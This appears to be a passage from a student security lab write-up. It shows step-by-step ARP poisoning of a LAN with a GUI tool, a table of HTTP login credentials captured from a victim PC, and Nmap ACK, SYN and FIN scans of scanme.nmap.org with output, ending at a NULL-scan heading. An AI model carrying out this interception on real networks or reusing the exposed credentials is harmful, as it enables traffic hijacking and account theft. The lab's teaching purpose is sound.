
To: 192 . 168 . 30 . 254

Promiscuous-Mode Scanner

☑ ARP Test (Broadcast 31-bit)
☑ ARP Test (Broadcast 16-bit)
☑ ARP Test (Broadcast 8-bit)
☑ ARP Test (Group bit)
☑ ARP Test (Multicast group 0)
☑ ARP Test (Multicast group 1)
☑ ARP Test (Multicast group 3)
□ All Tests

OK Cancel

6. All the Mac Address will be scanned and the list of all the host will be displayed



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.30.11	B4F9491D8B1D									
192.168.30.10	489EBDA18888									
192.168.30.12	489EBDA1B63B									
192.168.30.17	489EBDA18B46									
192.168.30.18	489EBDA188BD									
192.168.30.19	489EBDA18B73									
192.168.30.22	489EBDA29C72									
192.168.30.23	489EBDA1B833									
192.168.30.24	489EBDA1B90D									
192.168.30.25	489EBDA1B698									
192.168.30.26	489EBDA1B898									
192.168.30.31	489EBDA29BBD									
192.168.30.33	489EBDA1BB81									
192.168.30.34	489EBDA15623									
192.168.30.36	489EBDA1B70C									
192.168.30.37	489EBDA1B8E3									
192.168.30.38	489EBDA2A046									
192.168.30.39	489EBDA29D33									
192.168.30.41	489EBDA188D1									
192.168.30.56	489EBDA1B89F									
192.168.30.65	386077A39B45	PEGATRON CORPORATION								
192.168.30.70	B8CA3AB2218F	Dell PCBA Test								
192.168.30.84	B8CA3AB2241F	Dell PCBA Test								
192.168.30.86	B8CA3AB224C6	Dell PCBA Test								
192.168.30.87	B8CA3A765CBA	Dell PCBA Test								
192.168.30.88	B8CA3A765C21	Dell PCBA Test								
192.168.30.92	00232485F635	G-PRO COMPUTER								
192.168.30.95	002324708B69	G-PRO COMPUTER								
192.168.30.102	B8CA3AB2255F	Dell PCBA Test								
192.168.30.114	1C1B0DFFEB5E									
192.168.30.125	B8CA3AADAC55	Dell PCBA Test								
192.168.30.152	489EBDA189C3									
192.168.30.155	84C2E41C975F	Jiangsu Qinheng Co., Ltd.								
192.168.30.162	1C6F65C86797	GIGA-BYTE TECHNOLOGY C...								


Scanning MAC addresses ... [94%]

Current Host:


192.168.30.238

Cancel


7. Click on APR tab from bottom



8. Click on (+) Add to List button



8. Select the IP Address of one PC on the network on the left side




APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.30.37	489EBDA1B8E3	
192.168.30.38	489EBDA2A046	
192.168.30.39	489EBDA29D33	
192.168.30.41	489EBDA188D1	
192.168.30.56	489EBDA1B89F	
192.168.30.65	386077A39B45	
192.168.30.70	B8CA3AB2218F	
192.168.30.84	B8CA3AB2241F	
192.168.30.86	B8CA3AB224C6	
192.168.30.87	B8CA3A765CBA	

IP address	MAC	Hostname
192.168.30.254	C018039F53F6	
192.168.30.233	C4E90AE373C9	
192.168.30.230	386B1CBA4EE5	
192.168.30.225	AC15A2E904B7	
192.168.30.212	B42E997FFE23	
192.168.30.196	386077A361A8	
192.168.30.193	74D43540A086	
192.168.30.192	489EBDA18D89	
192.168.30.179	BE3026369DB9	
192.168.30.169	4439C450837D	

9. Select the IP Address of all the PC on the network on the right side
10. Click on OK




APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.30.37	489EBDA1B8E3	
192.168.30.38	489EBDA2A046	
192.168.30.39	489EBDA29D33	
192.168.30.41	489EBDA188D1	
192.168.30.56	489EBDA1B89F	
192.168.30.65	386077A39B45	
192.168.30.70	B8CA3AB2218F	
192.168.30.84	B8CA3AB2241F	
192.168.30.86	B8CA3AB224C6	
192.168.30.87	B8CA3A765CBA	

IP address	MAC	Hostname
192.168.30.24	489EBDA1B90D	
192.168.30.23	489EBDA1B833	
192.168.30.22	489EBDA29C72	
192.168.30.19	489EBDA18B73	
192.168.30.18	489EBDA188BD	
192.168.30.17	489EBDA18B46	
192.168.30.12	489EBDA1B63B	
192.168.30.10	489EBDA18888	
192.168.30.11	B4F9491D8B1D	


11. The Poisoning will be started



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B8CA3AB2241F	192.168.30.84
Poisoning	192.168.30.70	B8CA3AB2218F	4	4	B8CA3AB224C6	192.168.30.86
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B8CA3A765CBA	192.168.30.87
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	00232485F635	192.168.30.92
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	002324708B69	192.168.30.95
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B8CA3A765C21	192.168.30.88
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	386077A39B45	192.168.30.65
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	1C1B0DFFEB5E	192.168.30.114
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B8CA3AADAC55	192.168.30.125
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B8CA3AB2255F	192.168.30.102
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA29C72	192.168.30.22
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B833	192.168.30.23
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA18B46	192.168.30.17
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA188BD	192.168.30.18
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA18B73	192.168.30.19
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA29BBD	192.168.30.31
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B90D	192.168.30.24
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B698	192.168.30.25
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B898	192.168.30.26
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B63B	192.168.30.12
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA18888	192.168.30.10
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	B4F9491D8B1D	192.168.30.11
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B89F	192.168.30.56
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B70C	192.168.30.36
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA1B8E3	192.168.30.37
Poisoning	192.168.30.70	B8CA3AB2218F	0	0	489EBDA2A046	192.168.30.38

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address

12. Click on the Password Tab on the bottom
13. Select the HTTP from the left tab
14. All the request made from the PC and between the PC will be displayed
15. If the HTTP request contains the username or password it will also displayed here




Timestamp	HTTP server	Client	Username	Password	URL	UserField	PassField	AuthType
16/02/2024 - 14:05:39	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:05:40	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:05:40	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:05:42	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:05:49	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:05:54	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...
16/02/2024 - 14:06:04	163.182.194.25	192.168.30.70	admin	passwordissec	http://vbsca.ca/login/login.asp	txtUsername=	txtPassword=	Basic (FORM-P...

Practical 4: Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

Port Scanning using Nmap k

1. Performing ACK Scan




Target: scanme.nmap.org

Command: nmap -sA -T4 -v scanme.nmap.org

```
nmap -sA -T4 -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:43 India Standard Time
Initiating Ping Scan at 14:43
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:43, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:43
Completed Parallel DNS resolution of 1 host. at 14:43, 0.02s elapsed
Initiating ACK Scan at 14:43
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
ACK Scan Timing: About 12.05% done; ETC: 14:47 (0:03:46 remaining)
ACK Scan Timing: About 24.05% done; ETC: 14:47 (0:03:13 remaining)
ACK Scan Timing: About 35.85% done; ETC: 14:47 (0:02:43 remaining)
ACK Scan Timing: About 47.65% done; ETC: 14:47 (0:02:13 remaining)
ACK Scan Timing: About 59.55% done; ETC: 14:47 (0:01:43 remaining)
ACK Scan Timing: About 71.55% done; ETC: 14:47 (0:01:12 remaining)
ACK Scan Timing: About 83.55% done; ETC: 14:47 (0:00:42 remaining)
Completed ACK Scan at 14:47, 253.65s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.32 seconds
           Raw packets sent: 2004 (80.152KB) | Rcvd: 3 (108B)
```

2. Performing SYN Stealth Scan




Target: scanme.nmap.org

Command: nmap -sS -T4 -v scanme.nmap.org

```
nmap -sS -T4 -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:42 India Standard Time
Initiating Ping Scan at 14:42
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:42, 0.36s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:42
Completed Parallel DNS resolution of 1 host. at 14:42, 0.00s elapsed
Initiating SYN Stealth Scan at 14:42
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Completed SYN Stealth Scan at 14:42, 20.32s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 20.98 seconds
           Raw packets sent: 1051 (46.220KB) | Rcvd: 1060 (42.476KB)
```

3. Performing FIN Scan




Target: scanme.nmap.org

Command: nmap -sF -T4 -v scanme.nmap.org

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:49 India Standard Time
Initiating Ping Scan at 14:49
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:49, 0.33s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:49
Completed Parallel DNS resolution of 1 host. at 14:49, 0.04s elapsed
Initiating FIN Scan at 14:49
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
FIN Scan Timing: About 12.05% done; ETC: 14:53 (0:03:46 remaining)
FIN Scan Timing: About 24.05% done; ETC: 14:53 (0:03:13 remaining)
FIN Scan Timing: About 36.00% done; ETC: 14:53 (0:02:42 remaining)
FIN Scan Timing: About 47.75% done; ETC: 14:53 (0:02:12 remaining)
FIN Scan Timing: About 59.55% done; ETC: 14:53 (0:01:43 remaining)
FIN Scan Timing: About 71.55% done; ETC: 14:53 (0:01:12 remaining)
FIN Scan Timing: About 83.55% done; ETC: 14:53 (0:00:42 remaining)
Completed FIN Scan at 14:53, 253.57s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.22 seconds
           Raw packets sent: 2004 (80.152KB) | Rcvd: 1 (40B)
```

4. Performing NULL Scan

